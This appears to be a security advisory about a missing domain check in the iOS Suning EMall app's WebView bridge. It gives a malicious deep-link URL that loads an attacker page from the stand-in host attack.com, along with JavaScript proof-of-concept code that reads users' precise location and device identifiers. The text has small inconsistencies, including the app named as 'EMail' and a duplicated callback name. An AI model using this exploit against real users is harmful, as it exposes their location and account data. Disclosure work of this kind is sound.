


An information leak vulnerability in the iOS version of Suning EMail App

Brief Description

Suning EMail app is a popular Online Shopping app. It ranks **No.20** in the "Shopping" category list on the App Store of the Chinese region and has **1.90 million ratings**.



The iOS version of the Suning EMail supports opening web pages from external deep link URL (Scheme-customized URL). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse


engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.

Thus, an attacker can craft a **malicious Scheme-customized URL**. When clicked by the victim in a browser or another app, the URL can direct the victim to the Suning EMall app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **retrieving victim's account information** (such as Identifier, DeliverAddress), **retrieving victim's geolocation information** (such as Precise Geolocation, Province, City, District, Street) and **retrieving victim's device information** (such as ClientID, DeviceID).


Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **[suning://m.suning.com/index?adTypeCode=1002&adId=https://attack.com/iOSJS/suningemall/atkSuningEMall.html](https://m.suning.com/index?adTypeCode=1002&adId=https://attack.com/iOSJS/suningemall/atkSuningEMall.html)**. Here, "attack.com" represents a domain under the attacker's control.

When the victim clicks on this link, it directs the victim to the Suning EMall app and opens the webpage **<https://attack.com/iOSJS/suningemall/atkSuningEMall.html>** within the app.



Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **retrieving victim's account information** (such as Identifier, DeliverAddress), **retrieving victim's geolocation information** (such as Precise Geolocation, Province, City, District, Street) and **retrieving victim's device information** (such as ClientID, DeviceID).



Part of the code for JS to call OC and the callback function defined in JS are shown below:

```
function cb_get (res){
    var parts = res.split(',');
    var longitude = parts[1];
    var latitude = parts[2];
    var province = parts[3];
    var city = parts[4];
    var district = parts[5];
    var street = parts[6];

    document.getElementById("PreciseGeolocation").innerText = "Your Precise Geolocation: " + "(" + longitude +
    "," + latitude + ")";
    document.getElementById("Province").innerText = "Your Province: " + province;
    document.getElementById("City").innerText = "Your City: " + city;
    document.getElementById("District").innerText = "Your District: " + district;
    document.getElementById("Street").innerText = "Your Street: " + street;
}
setTimeout(function() {
    SNNativeClient.callHandler("get", null, cb_get);
}, 2000);

function cb_get (res){
    document.getElementById("DeviceID").innerText = "Your DeviceID: " + res;
}
setTimeout(function() {
    SNNativeClient.callHandler("get", null, cb_get);
}, 2000);
```

Impact of the Vulnerability

Scope of the vulnerability: at least including Suning EMall iOS version 9.5.198 (the latest version as of 2025-01-16).

Consequences of the vulnerability: Information disclosure.

Download link for affected application:

👉 **US:**
<https://apps.apple.com/us/app/%E8%8B%8F%E5%AE%81%E6%98%93%E8%B4%AD/id424598114>

👉 **CN:**
<https://apps.apple.com/cn/app/%E8%8B%8F%E5%AE%81%E6%98%93%E8%B4%AD/id424598114>

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.